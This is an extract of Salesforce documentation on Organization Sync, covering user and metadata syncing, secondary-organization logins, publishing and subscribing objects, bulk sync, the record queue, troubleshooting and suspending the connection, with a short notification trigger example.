The length of time required depends on the amount of user data in your primary organization.

Which types of users are synced?

All users with standard Salesforce user licenses are synced. For details about which users fall into this category, see [Standard User Licenses](#).

Are user-related updates synced?

Yes. These updates are synced in real time in both directions between the organizations:

- Adding, updating, or deactivating a user
- Assigning or reassigning a role, user profile, or permission set to a user (as long as the role, user profile, or permission set exists in both organizations)

If you opt to sync metadata, other user-related metadata changes such as creating and updating user profiles are also synced for you.

 **Note:** If you want user updates to only sync in one direction—from the primary to the secondary organization—log in to the secondary organization and deselect the **Sync Users** checkbox on your Organization Sync connection's detail page. This prevents user updates from being sent from the secondary to the primary organization.

What if I choose to sync users but not metadata?

To minimize syncing issues, we recommend selecting both the **Sync Users** and the **Sync Metadata** options when you send the connection invitation. However, if you choose to sync users but not metadata, don't accept the connection invitation until you've updated the metadata in the secondary organization to match the primary organization's metadata. If user-related metadata such as user profiles are missing from the secondary organization, the bulk user sync will fail and will need to be repeated. User syncing failures are listed in the Organization Sync Log.

Managing Secondary Organization Logins

Organization Sync users are given separate login credentials to access the secondary organization. User logins for the secondary organization can be set up and managed just as they are in the primary organization.

Users log in to the secondary organization with a modified version of their primary organization username and a custom password. Secondary organization usernames end with **.dr**, which ensures that user records map correctly between the two organizations. For example, if a user's username in the primary organization is *tmiller@mycompany.com*, their username in the secondary organization is *tmiller@mycompany.com.dr*.

The **.dr** suffix is automatically added to usernames when a user record is copied to the secondary organization. However, if a new user is created within the secondary organization, the person creating the user must add **.dr** to the username. If **.dr** is not added, the user record won't be copied to the primary organization. The Organization Sync Log in the secondary organization lists username errors.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

 **Note:** If a user is locked out of the primary organization after exceeding the maximum number of password attempts, the user can still log in to the secondary organization.

Setting Up User Logins

After the user sync is complete, the Salesforce administrator must log in to the secondary organization and reset all user passwords. This sends an email to all users with a temporary password. Let your users know that this email provides their secondary organization password, which is used with their secondary organization username (their regular Salesforce username with **.dr** appended).

Users can log in to either organization from the Salesforce login page using their corresponding login credentials. Manage user logins for the secondary organization just as you would for the primary organization.

Temporary passwords for new users expire in six months, and users must change their password the first time they log in. The login link in the email can only be used once. A user who follows the link without setting a password must have an administrator reset their password before they can log in.

How Chatter Works in Organization Sync

While Chatter functions as expected in the secondary organization, some Chatter features aren't synced between the primary and secondary organization.

If you've enabled a two-way sync, here's what to expect from Chatter in Organization Sync:

Posts

Text, link, and file posts and comments are synced between the organizations, so a post made in one organization is also visible in the other. File posts up to 2 GB are supported.

 **Note:** The organizations must be configured to support synced feeds.

Likes

Users can like posts and comments in the secondary organization just as they would in the primary. However, likes given in one organization aren't visible in the other. Users still receive email notifications about activity on posts or comments that they liked, regardless of whether they liked the post in the primary or the secondary organization. For example, suppose Rita is working in the secondary organization and likes a post. When she returns to working in the primary organization, her like isn't visible on that post. However, if someone in either organization comments on the post she liked, she'll still receive an email notification.

Shares

Users can click **Share** on posts in the secondary organization just as they would in the primary.

Groups

Users can create and edit Chatter groups in the secondary organization just as they would in the primary, but groups aren't synced between the two organizations. This means a group that exists in the primary organization isn't visible in the secondary organization, and vice versa.

Mentions

Users can mention other users and groups in the secondary organization just as they would in the primary. However, mentions made in one organization aren't clickable in the other. For example, suppose a user makes the following comment in the primary organization: "@Ella Roberts, you may be interested in this." In the secondary organization, the comment is visible, but "@Ella Roberts" won't link to Ella's profile.

Topics

Users can add topics to posts in the secondary organization just as they would in the primary, but topics aren't synced between the two organizations. This means a post with topics added to it in the primary organization won't list any topics in the secondary organization.

EDITIONS

Available in: **Salesforce Classic**

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Publish and Subscribe to Objects in Organization Sync

Once the primary and secondary organizations are connected via the Organization Sync connection, it's time to perform a publish and subscribe process that allows record inserts, updates, and deletes to flow between the organizations.

In the publish and subscribe process, objects and their fields are published to the primary organization and subscribed to in the secondary organization. Then, to ensure that record updates flow both directions, the same process is repeated from the secondary to the primary organization.

Publishing an object doesn't copy any records to the secondary organization; it simply creates a path where you can then perform a bulk sync to copy records of that object type from the primary to the secondary organization. For example, once you publish the Account object, you can perform a bulk sync to copy all accounts to the secondary organization. After the initial bulk sync, all record inserts, updates, and deletes of that object type are automatically synced across both organizations.

 **Tip:** The Connection Detail page is the hub of your Organization Sync connection. After you establish your connection, take a moment to get comfortable with this page via an interactive walkthrough.  **Walk Through It:** [Explore the Connection Detail Page](#). Before you begin, make sure to add the Connections tab to your Salesforce environment.

Which Objects Can Be Published?

Only certain objects can be published in Organization Sync. Think carefully about which objects you want to publish. Focus on publishing business-critical objects.

Understanding Lookup Relationships in Organization Sync

Before you begin the publish-and-subscribe process, make sure that you understand the role that lookups play in Organization Sync. Organization Sync automatically preserves most relationships for standard lookup relationships. However, you must publish objects and their fields in a way that reflects the hierarchy of your data model.

Publish Objects to the Secondary Organization

Once you've set up the Organization Sync connection, you can publish objects of your choice to the secondary organization.

Edit Published Fields

When you publish an object in Organization Sync, you can also control which fields you publish on that object. All supported fields are published by default when you publish their parent object, but you can unpublish fields if you wish. If a field isn't published, it won't appear in the linked organization.

Subscribe to Objects in the Secondary Organization

Once you publish an object in Organization Sync, you must subscribe to it in the secondary organization. When you subscribe to an object, you map the object to itself to ensure that records of that object type appear in the secondary organization.

Edit Subscribed Fields

When you subscribe to an object in Organization Sync, its fields are automatically subscribed to by default. Fields are auto-mapped to themselves to ensure that your data is synced.

Complete the Publishing Process

Publishing objects in the primary organization and subscribing to them in the secondary organization allows record updates for those object types to be sent from the primary to the secondary organization. If you want updates to be sent both directions, you must publish and subscribe to the same objects in the opposite direction—from the secondary to the primary organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Which Objects Can Be Published?

Only certain objects can be published in Organization Sync. Think carefully about which objects you want to publish. Focus on publishing business-critical objects.

When deciding which objects to publish, consider the relationships between objects. If one object is a child of another (for example, Contact is a child of Account), publish both objects to ensure that Contact's lookup to Account functions in the secondary organization.

You can publish the following objects in Organization Sync.

Any custom object that has been deployed

Account

Attachment (Private and Public)

Case

Case Comment (Private and Public)

Case Team Member

This includes predefined case team members, but only applies to case team members that are users. Case team members that are contacts aren't supported.

Contact

If person accounts are enabled in your organization, publish Contact and Account together for best results.

Email Message

Email drafts and inline images aren't supported.

Feed Comment

Feed Item

If you select the option to Sync Feeds and Audit Fields when you establish the Organization Sync connection, the Feed Item and Feed Comment objects must still be published for feeds to be synced between the two organizations. Only text, link, and file posts under 50 MB are supported.

Lead

Opportunity

For best results, update opportunity stages from the opportunity's record detail page. Global find and replace actions for opportunity stages aren't supported in Organization Sync, and won't be synced between the primary and secondary organization.

Product

Task

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Understanding Lookup Relationships in Organization Sync

Before you begin the publish-and-subscribe process, make sure that you understand the role that lookups play in Organization Sync. Organization Sync automatically preserves most relationships for standard lookup relationships. However, you must publish objects and their fields in a way that reflects the hierarchy of your data model.

Salesforce preserves hierarchical lookup relationships for one levels of lookups. For example, the lookups between the child object Contact and the parent object Account would be preserved.

When a parent entity is deleted in Salesforce, its child entities (such as attachments) are deleted as well. This remains true for Organization Sync. For example, if a case with several attachments is synced, soft deleting the case in either organization causes the case and its attachments to be soft deleted in both organizations. Similarly, undeleting the case in either organization restores the case and its attachments in both organizations.

To make sure that the lookup relationships of entities being published in the Organization Sync connection stay intact, follow these guidelines:

- Both entities must be selected for publishing and subscribing.
- Publish the parent entity to the secondary organization before or at the same time as the child entity. If the child entity in a lookup relationship is published first, the lookup field is blank; if that lookup field is required, the record replication will fail. For best results, publish all objects together to keep lookups intact.
- There must be no circular dependencies in the data model.

Publish Objects to the Secondary Organization

Once you've set up the Organization Sync connection, you can publish objects of your choice to the secondary organization.

When you publish and subscribe to an object, you create a link between the primary and secondary organization that allows record inserts, updates, and deletes for that object to be synced across both organizations.

To publish objects from the primary to the secondary organization:

1. Log in to the primary organization.
2. Navigate to the Connections tab.
3. In the Connection Name column, click the name of the Organization Sync connection.
4. In the Published Objects section, click **Publish/Unpublish**.
5. Select all of the objects that you want to publish to the secondary organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To edit published objects:

- "Manage Connections"

6. Click **Save**. The objects you published appear in the Published Objects section.

Edit Published Fields

When you publish an object in Organization Sync, you can also control which fields you publish on that object. All supported fields are published by default when you publish their parent object, but you can unpublish fields if you wish. If a field isn't published, it won't appear in the linked organization.

To edit an object's published fields:

1. Navigate to the Connections tab.
2. In the Connection Name column, click the name of the Organization Sync connection.
3. In the Published Objects section, click **Edit** next to an object's name.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

- To edit published fields:
- "Manage Connections"

The list of fields related to that object appears. All supported fields are selected by default.

Note:

- Audit fields don't appear in the list of publishable fields because they're automatically synced.
- Rich text area (RTA) fields can't be published.
- Formula fields and roll-up summary fields can't be published because their values are determined by other fields' values. As a workaround, make sure that the input fields for a formula or summary roll-up field are published. Then, create an identical formula or roll-up summary field in the secondary organization that refers to those input fields to calculate its value.

- Lookup fields to unpublished objects aren't automatically published because publishing such fields can cause syncing errors. For example, if a field on the Contact object includes a lookup to accounts and the Account object hasn't yet been published, that field can only be published manually.

4. Deselect any fields you do not want to publish. Before publishing a field, consider which lookup relationships will be affected.

5. Click **Save**.

6. If a two-way sync is implemented and you are unpublishing the field after it was already published and subscribed to, repeat the previous steps in the linked organization.

Warning: When you perform any of the following actions to a field in one organization, the field is automatically unsubscribed in the linked organization:

- Delete the field
- Change the field type
- Change the size or precision of a long text area, text, percent, number, or currency field

The field stays published, but you must re-subscribe to it in the linked organization.

Note: When you need to add a field to an object that is already published in Organization Sync, publish and subscribe to the field to ensure that updates to it are synced. Don't update the field value in existing records until you publish and subscribe to the field.

Subscribe to Objects in the Secondary Organization

Once you publish an object in Organization Sync, you must subscribe to it in the secondary organization. When you subscribe to an object, you map the object to itself to ensure that records of that object type appear in the secondary organization.

To subscribe to objects in the secondary organization:

1. Log in to the secondary organization.
2. Navigate to the Connections tab.
3. In the Connection Name column, click the name of the Organization Sync connection.
4. In the Subscribed Objects section, click **Subscribe/Unsubscribe**.
5. Select **Auto-Map Objects** to map each object to itself. For example, `Account` would map to `Account`.
6. Click **Save**. The objects you subscribed to now appear in the Subscribed Objects section.

When you subscribe to an object in Organization Sync, all of its fields are automatically mapped and subscribed to. If you don't want a particular field to be synced, unpublish it.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit subscribed objects:

- "Manage Connections"

Edit Subscribed Fields

When you subscribe to an object in Organization Sync, its fields are automatically subscribed to by default. Fields are auto-mapped to themselves to ensure that your data is synced.

To view the subscribed fields on an object:

1. Log in to the subscribing organization.
2. Navigate to the Connections tab.
3. Click the name of the Organization Sync connection.
4. In the Subscribed Objects section, click **Edit** next to the object's name.
A field is subscribed to if the Your Fields column contains a mapping value other than --None--. Fields should be mapped to themselves (for example, the Account Description field maps to Account Description).

Note:

- If the Your Fields column reads **None Available** for a field, this means the field is a lookup to an object that hasn't yet been subscribed to. After the object in question is subscribed to, fields that look up to it are automatically subscribed to as well.
- If you don't want a particular field to be synced, just unpublish it; there's no need to unsubscribe to it.

Complete the Publishing Process

Publishing objects in the primary organization and subscribing to them in the secondary organization allows record updates for those object types to be sent from the primary to the secondary organization. If you want updates to be sent both directions, you must publish and subscribe to the same objects in the opposite direction—from the secondary to the primary organization.

 **Important:** If you are implementing a one-way sync, skip this process.

1. In the secondary organization, publish all objects to the primary organization.
2. In the primary organization:
 - a. Subscribe to and map all published objects.
 - b. If needed, edit the objects' subscribed fields.

Once you have published and subscribed to objects in both directions—from the primary to the secondary organization, and from the secondary to the primary—you can perform a bulk sync to copy records to the secondary organization. After the initial bulk sync, all record inserts, updates, and deletes are automatically synced across both organizations.

Perform a Bulk Sync

A bulk sync triggers the copying of any new record whose object type is published and subscribed, making the record available in both organizations. A bulk sync copies records in one direction, so performing a bulk sync in the primary organization copies new records to the secondary organization.

To perform a bulk sync:

1. Click **Bulk Sync** on your Organization Sync connection's detail page.
The bulk sync page appears with a list of all published objects.
2. Specify a number of entities to sync, or choose a cutoff date within the past year to control which records are synced.

Important: The cutoff date defaults to one year before the current date. For the initial bulk sync, consider syncing your records in groups based on date to minimize the amount of data being processed at once.

For example, you might first perform a bulk sync with a cutoff date of three months ago, and then perform a second bulk sync with a start date of six months ago. Grouping records doesn't take extra time because the system doesn't re-sync records that have already been synced.

3. Click **Start Sync**.

[Bulk Sync Guidelines](#)

A bulk sync triggers the copying of any record whose object type is published and subscribed, making the record available in both organizations. Once a record is copied in a bulk sync, any future updates to it are synced.

[Manually Forward Records](#)

Though you'll primarily use the bulk sync function to copy records to the secondary organization in Organization Sync, it's worth noting that you can also forward individual records from the record detail page in Salesforce.

[Unpublish Objects and Fields](#)

To stop an object or field from being synced, you can unpublish it from your organizations in Organization Sync. Be aware of any lookup relationships that are associated with the objects or fields that you unpublish.

SEE ALSO:

[Bulk Sync Guidelines](#)

Bulk Sync Guidelines

A bulk sync triggers the copying of any record whose object type is published and subscribed, making the record available in both organizations. Once a record is copied in a bulk sync, any future updates to it are synced.

When should I perform a bulk sync?

When you complete the publish-and-subscribe process as part of the Organization Sync setup, the secondary organization doesn't yet contain any records. Perform an initial bulk sync to quickly populate the secondary organization with records so users can access their data during downtime. In addition, perform a bulk sync whenever you publish and subscribe to new objects.

EDITIONS

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

How do I select a cutoff date on the Bulk Sync page?

A bulk sync triggers the copying of any records that were created or modified after a certain date within the last year. Select this date on the Bulk Sync page. For the initial bulk sync, consider syncing your records in groups based on date to minimize the amount of data being processed at once.

For example, you might first perform a bulk sync with a cutoff date of three months ago, and then perform a second bulk sync with a start date of six months ago. Grouping records doesn't take additional time because the system doesn't recopy records that have already been synced.

How do I monitor the progress of a bulk sync?

View the total number of records remaining to be synced in the Organization Sync Record Queue on your Organization Sync connection's detail page. While the sync is in progress, the **Bulk Sync** button is disabled. Logging out of Salesforce won't affect the sync, and when the sync completes, the **Bulk Sync** button is clickable again.

Can a bulk sync fail?

If a record included in a bulk sync has an issue—for instance, an invalid lookup—that record and its child records are not copied, but records that are unrelated to failed records will still be copied in the bulk sync. Replication failures are logged in the Organization Sync Log, while metadata-related failures are logged in the Connection History log.

How long does a bulk sync take?

The length of a bulk sync depends on the number of records being copied. A bulk sync may take hours or days.

SEE ALSO:

[Perform a Bulk Sync](#)

Manually Forward Records

Though you'll primarily use the bulk sync function to copy records to the secondary organization in Organization Sync, it's worth noting that you can also forward individual records from the record detail page in Salesforce.

First, add the External Sharing related list to the page layout of each object type that is published in Organization Sync. The External Sharing related list shows you the sharing status of each record and the connections that the record has been shared with.

1. To forward a record and its related records to the secondary organization:
 - a. Navigate to the record's detail page.
 - b. In the External Sharing Related List, click **Forward this [object type]**.
2. To forward multiple records to the secondary organization:
 - a. Select the tab of the type of record you want to forward.
 - b. Select a list view from the `View` drop-down list, then click **Go!**
 - c. In the list view, select the records you want to forward. To select all records, select the checkbox in the column header.
 - d. Click **Forward to Connections**.
3. Select the Organization Sync connection in the Available Connections list.
4. Click the **Add** arrow to move the connection to the Selected Connections list.
5. Optionally, select related records you want to forward.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To see the external sharing status of a record:

- "Read" on the record

To manage the Organization Sync connection:

- "Manage Connections"

 **Note:** When you forward a case to the secondary organization, you won't see the option to forward its user case team members, feed items, feed comments, or predefined case team because those items are automatically forwarded with the case. Contact case team members are not supported.

6. Click **Save**.

Unpublish Objects and Fields

To stop an object or field from being synced, you can unpublish it from your organizations in Organization Sync. Be aware of any lookup relationships that are associated with the objects or fields that you unpublish.

When you unpublish an **object** in Organization Sync, any synced records of that object type are disconnected between the two organizations. For example, if you unpublish the Account object and then edit a synced account record in the primary organization, that edit will not carry over to the secondary organization because accounts are no longer synced.

When you unpublish an object's **field** in Organization Sync, synced records of that object type will no longer sync that field. For example, if you unpublish the `Amount` field from the Opportunity object, synced opportunity records will stay synced, but any edits made to the `Amount` field of an opportunity record will not carry over to the other organization. If an opportunity record is created after the `Amount` field is unpublished, it will still be automatically forwarded to the secondary organization, but it won't display the `Amount` field in the secondary organization.

1. To unpublish an object:

- a. Log in to the primary organization.
- b. Navigate to the Connections tab.
- c. In the Connection Name column, click on the Organization Sync connection.
- d. In the Published Objects section, click **Publish/Unpublish**.
- e. Deselect the object you want to unpublish.
- f. Click **Save**.
- g. If a two-way sync is implemented, complete the previous steps in the secondary organization.

2. To unpublish a field:

- a. Log in to the primary organization.
- b. Navigate to the Connections tab.
- c. In the Connection Name column, click on the Organization Sync connection.
- d. In the Published Objects section, click **Edit** next to the name of the object whose field you want to unpublish.
- e. Deselect the field you want to unpublish.
- f. Click **Save**.
- g. If a two-way sync is implemented, complete the previous steps in the secondary organization.

Managing Organization Sync

Stay informed about the health of your Organization Sync environment.

Monitor the Organization Sync Environment

The connection detail page includes important information that can keep you up-to-date on the status of your Organization Sync connection.

Actions in the Organization Sync Record Queue

When a record update is being sent between the primary and secondary organization, you'll see the record in the Organization Sync record queue on your connection detail page. The `ACTION` column in the queue lists the replication action that is taking place for a record.

Track Syncing Failures with an Organization Sync Log Trigger

You can write Apex triggers for the Organization Sync Log to stay informed about syncing progress and keep track of failures.

Reporting on the Organization Sync Log

As an Organization Sync administrator, you can create custom report types for the Organization Sync Log to stay informed about syncing failures.

Diagnosing Syncing Issues

Organization Sync users may encounter issues when working between the primary and secondary organization. To pinpoint the cause and resolve the problem, follow the troubleshooting steps.

Suspend Your Organization Sync Connection

If you're experiencing repeated syncing failures or need to make significant changes in your organization, you can suspend the connection between your primary and secondary organizations. Updates made while the connection is suspended aren't synced until you resume the connection.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Monitor the Organization Sync Environment

The connection detail page includes important information that can keep you up-to-date on the status of your Organization Sync connection.

When a record update is being sent between the organizations, the update appears in the Organization Sync Record Queue on your Organization Sync connection's detail page until the linked organization receives it. The queue shows outgoing syncing actions, so if an update is in the progress of being sent to the secondary organization, it appears in the primary organization queue.

If an update fails to be synced, the system retries it. The `Next Retry Date` column in the queue shows when the system will try again. After multiple retries, the update is logged in the Organization Sync Log, and no longer appears in the queue. The log displays one entry when an update is retried for the first time, and another when the update either fails in the final retry or succeeds. (The user sync and metadata sync don't go through the retry process; if they fail, they'll appear immediately in the Organization Sync Log.)

The Organization Sync Log section on the connection detail page displays the most recent log entries and a link to the full log, which is located in the Org Sync Log tab in Salesforce. Each log entry lists the affected record, the type of update, the time it was logged, the status, and (for errors) an error code. The `STATUS` field displays `Retrying` when an update fails to sync upon the first attempt, and either `Failed` or `Resolved` after it has been retried multiple times.

Tip:

- If you don't see the event status, add the `STATUS` field to the Organization Sync Log page layout.
- Click the event number to view the event details and (for errors) a description of the error.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Replication failures are commonly caused by unresolved lookup relationships. If the issue is fixed, the record is re-added to the record queue the next time it is updated. The `Action` column in the queue can offer insight into which operations are failing.

Actions in the Organization Sync Record Queue

When a record update is being sent between the primary and secondary organization, you'll see the record in the Organization Sync record queue on your connection detail page. The `Action` column in the queue lists the replication action that is taking place for a record.

Records in the queue will list one of the following actions.

Action	Definition
Bulk Sync	Records created or updated after the specified bulk sync date are being copied to the linked organization.
Bulk Sync Users	User records are being copied to the linked organization.
Connection Admin Resumed	The Organization Sync connection was resumed by a user.
Connection Admin Suspended	The Organization Sync connection was suspended by a user. Updates are added to the Organization Sync Record Queue and processed when a user resumes the connection.
Connection Deactivate	The Organization Sync connection was deactivated.
Connection Resumed	The Organization Sync connection was automatically resumed because both organizations are now available.
Connection Suspended	The Organization Sync connection was automatically suspended because one of the linked organizations is unavailable. Updates are added to the Organization Sync Record Queue and processed when the connection is resumed.
Connection Update	The Organization Sync connection owner was updated, and that update is now being sent to the linked organization.
Field Map Delete	A field was unpublished, and is now being unpublished in the linked organization.
Field Map Name Update	A field name was updated, and that update is now being sent to the linked organization.
Field Map Update	A field definition was updated for this record, and that update is now being sent to the linked organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Action	Definition
Generic Insert	The record is being copied to the linked organization.
Generic Update	The record was updated, and that update is now being sent to the linked organization.
Map Update Email	The mapping of a type, field, or value was updated, and the Salesforce administrator is now being notified by email.
Missing Partner ID	The Partner Entity ID for the record was missing, and is being located (no action needed).
Replication Delete	The record was deleted, and is now being deleted in the linked organization.
Replication Undelete	The record was undeleted, and is now being undeleted in the linked organization.
Type Map Delete	A type mapping (such as a custom object definition) was deleted, and is now being deleted in the linked organization.
Type Map Name Update	A type mapping name was updated, and that update is now being sent to the linked organization.
Type Map Set Partner Sub	A published object was subscribed to, and that update is now being sent to the linked organization.
Type Map Update	A type mapping was updated, and that update is now being sent to the linked organization.
User Upsert	A user is being copied to the linked organization.
Value Map Delete	A picklist value mapping was deleted, and is now being deleted in the linked organization.

Track Syncing Failures with an Organization Sync Log Trigger

You can write Apex triggers for the Organization Sync Log to stay informed about syncing progress and keep track of failures.

Here are some ways you might use triggers for the Organization Sync Log:

- Write a trigger that emails the administrator if more than 10 new entries appeared in the log in the past 24 hours.
- If an entry appears in the log for an account, trigger a workflow rule that flags the account with a “Needs Review” flag.

To create triggers for the Organization Sync Log, from Setup, enter *Org Sync Log* in the Quick Find box, then select **Triggers**.

 **Example:** The following trigger emails the administrator when a new entry has appeared in the log. Replace the text in **boldface** with your email address.

```
trigger NotifyOrgSyncEntry on PartnerNetworkSyncLog (after insert) {
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage ();
```

EDITIONS

Available in: **Salesforce Classic**

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions.

```
mail.setToAddresses(new String[] { 'test@salesforce.com' });
mail.setReplyTo('test@salesforce.com');
mail.setSubject('New Org Sync Log Entry');
mail.setPlainTextBody('There is a new entry in the Org Sync Log.');
```

SEE ALSO:

[Reporting on the Organization Sync Log](#)[Manage Apex Triggers](#)

Reporting on the Organization Sync Log

As an Organization Sync administrator, you can create custom report types for the Organization Sync Log to stay informed about syncing failures.

When you create a custom report type, the Org Sync Log object can serve as the primary object or as the secondary object to any object supported in Organization Sync (for example, Accounts or Contacts). Here are some ways that you can use reporting to monitor the health of your Organization Sync environment:

- Create a custom report on the Org Sync Log object that shows all log entries from a particular date range.
- Create a custom report on the Case object that shows all log entries for records related to a case in the last month.
- Create a dashboard with reports that show:
 - The number of log entries in the past 24 hours
 - The number of log entries by field type

 **Note:** Because the log displays outgoing syncing events, the same report will show different results depending on which organization you're working in.

 **Example:** Robert, a Salesforce administrator, wants to create a custom report type that shows all log entries for records related to an account in the last week:

- He creates a custom report type called Org Sync Log Account Entries and saves it in the Other Reports folder.
- He sets Account as the top-level object in the report type and Org Sync Log as the child object, using the **Each "A" record must have at least one related "B" record** relationship.
- Under Fields Available for Reports, he selects fields to add to the report type.
- He creates a report using his new custom report type, and selects **Last week** as the range.

Diagnosing Syncing Issues

Organization Sync users may encounter issues when working between the primary and secondary organization. To pinpoint the cause and resolve the problem, follow the troubleshooting steps.

If a Synced Record is Missing from the Linked Organization...

Potential Reason	What to Do
The record is in the process of being copied to the linked organization.	<p>In the organization where the record was created, check the Organization Sync Record Queue on the connection detail page. If the record is listed in the queue, it's being copied to the linked organization.</p> <p>The record disappears from the queue after it is successfully copied or the copying fails. If it fails, it's added to the Organization Sync Log. Consult the log for details.</p>
The record's object type is not published and subscribed to.	<ol style="list-style-type: none"> 1. Publish and subscribe to the object. 2. Perform a bulk sync to copy the records of that object type to the linked organization.
The record's parent record wasn't copied to the linked organization.	<ol style="list-style-type: none"> 1. Confirm that the parent record's object type is published and subscribed to. 2. Manually forward the parent record to the linked organization via the External Sharing Related List on the record detail page. <p>Once the parent record is forwarded, child-only records such as case comments are auto-forwarded, but other child records (such as contacts) must be manually forwarded.</p>
The metadata for the record's object does not match between the primary and secondary organization. For example, a field or record type is missing from one organization.	Update the metadata of the organizations to match.
The record was not modified or created after the cutoff date that you selected when performing a bulk sync.	The bulk sync only copied records that were created or modified after the date that you select when performing a bulk sync. The earliest cutoff date that you can select is one year before the current date. If needed, you can manually forward the record to the linked organization via the External Sharing Related List.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

If the Secondary Organization is Unavailable...

Potential Reason

When the secondary organization undergoes maintenance, all record updates being sent from the primary organization are paused, and the Organization Sync Record Queue may accumulate a large number of items.

What to Do

Wait for the maintenance to end. Once the secondary org is available again, the primary organization resumes sending record updates.

If a New User Isn't Being Copied to the Linked Organization...

Potential Reason

A new profile was assigned to the user, and the profile hasn't been created in the linked organization.

What to Do

The Organization Sync Log lists the user as a failed replication. To add the user to the linked organization, first add the profile assigned to the user:

1. Create the profile in the linked organization, making sure that it has the same name in both organizations.
2. In the organization where the user was created, navigate to the user record. In the user record, select **Edit** and click **Save** to trigger its replication.

The user doesn't have a [standard Salesforce user license](#).

Only users with standard Salesforce user licenses are synced.

[Manually Forward Records](#)

Suspend Your Organization Sync Connection

If you're experiencing repeated syncing failures or need to make significant changes in your organization, you can suspend the connection between your primary and secondary organizations. Updates made while the connection is suspended aren't synced until you resume the connection.

To suspend the connection between your organizations:

1. Navigate to your Organization Sync connection's detail page.
2. At the top of the page, click **Suspend**.
3. Click **OK**.
4. If you're using a two-way sync and want to suspend updates in both directions (recommended), complete the previous steps in the linked organization as well. Suspending a connection in only one direction may lead to syncing errors.

To resume the connection between your organizations:

1. Navigate to your Organization Sync connection's detail page.
2. At the top of the page, click **Resume**.
3. If you suspended updates in both directions, complete the previous steps in the linked organization as well.

EDITIONS

Available in: **Enterprise**, **Performance, Unlimited**, and **Developer** Editions

USER PERMISSIONS

To suspend and resume the Organization Sync connection:

- "Manage Connections"

When the connection is resumed, Salesforce sends updates in the queue to the linked organization. The time needed to process all the queued updates varies depending on how full the queue is.

! **Important:** As the queue fills up, it'll take longer to get your two organizations back in sync. To minimize syncing issues, resume the connection as soon as possible.

SEE ALSO:

[Before You Suspend Your Organization Sync Connection](#)

Before You Suspend Your Organization Sync Connection

If needed, you can temporarily suspend the Organization Sync connection between your primary and secondary Salesforce organizations. Before suspending the connection, take a moment to learn how the process works.

EDITIONS

Available in: **Enterprise**, **Performance, Unlimited**, and **Developer** Editions

When should I suspend the connection?

Here are some reasons you may want to suspend the connection:

- You're experiencing a very high volume of sync failures, and need to diagnose and correct the issue.
- You need to make significant changes in one or both organizations that will prevent data from syncing successfully.

How does suspending the connection affect users?

For most users, nothing changes when the connection is suspended. Users with the "Manage Connections" permission will notice some changes on the detail page for the Organization Sync connection:

- A **Resume** button appears in place of the **Suspend** button.
- The Connection History log shows a recent `Connection Admin Suspended` event.
- The `Connection Owner` field and the options to sync metadata, users, and audit fields are updateable, but updates aren't sent to the linked organization until the connection is resumed.
- Depending on how long the connection has been suspended, the queue may contain more updates than usual.
- The Published Objects and Subscribed Objects related lists are hidden.

In addition, the Connection Owner and the user who suspended the connection receive an email twice per day that provides the number of events in the queue.

What happens when the connection is suspended?

All updates made while the connection is suspended are added to the Organization Sync Record Queue. Queued updates aren't sent to the linked organization until the connection is resumed.

! **Important:** As the queue fills up, it'll take longer to get your two organizations back in sync. To minimize syncing issues, resume the connection as soon as possible.

[Suspend Your Organization Sync Connection](#)

[Diagnosing Syncing Issues](#)

Build Your Own Salesforce App

An *app* is a collection of items that work together to serve a particular function. Salesforce apps come in two flavors: Classic apps and Lightning apps. Classic apps are created and managed in Salesforce Classic. Lightning apps are created and managed in Lightning Experience. You can customize both types of app to match the way your users work.

Classic apps are a collection of standard and custom tabs, including:

- Most standard objects, including Home, the main Chatter feed, Groups, and People
- Your org’s custom objects
- Visualforce tabs
- Lightning component tabs
- Canvas apps via Visualforce tabs
- Web tabs



Lightning apps are a collection of items that include everything from the Classic apps list, plus Lightning Page tabs, and utilities like Lightning Voice. In Lightning apps, you can customize the app’s logo and enhance its branding by customizing the color of the navigation bar.

You can also upgrade Classic apps to Lightning apps in Lightning Experience, but the two versions of the app must then be managed separately in their own environments.

Salesforce provides standard apps such as Sales and Service.

You can also build your own on-demand apps by grouping items into new custom apps. A custom app consists of a label, a description, and an ordered list of items, which often includes tabs. You can also add custom logos and branding to your custom apps.

In Salesforce Classic, custom apps are listed in the Force.com app menu, which is a drop-down list that displays at the top of every page.

In Lightning Experience, you can find your available custom apps in the App Launcher (☰).

EDITIONS

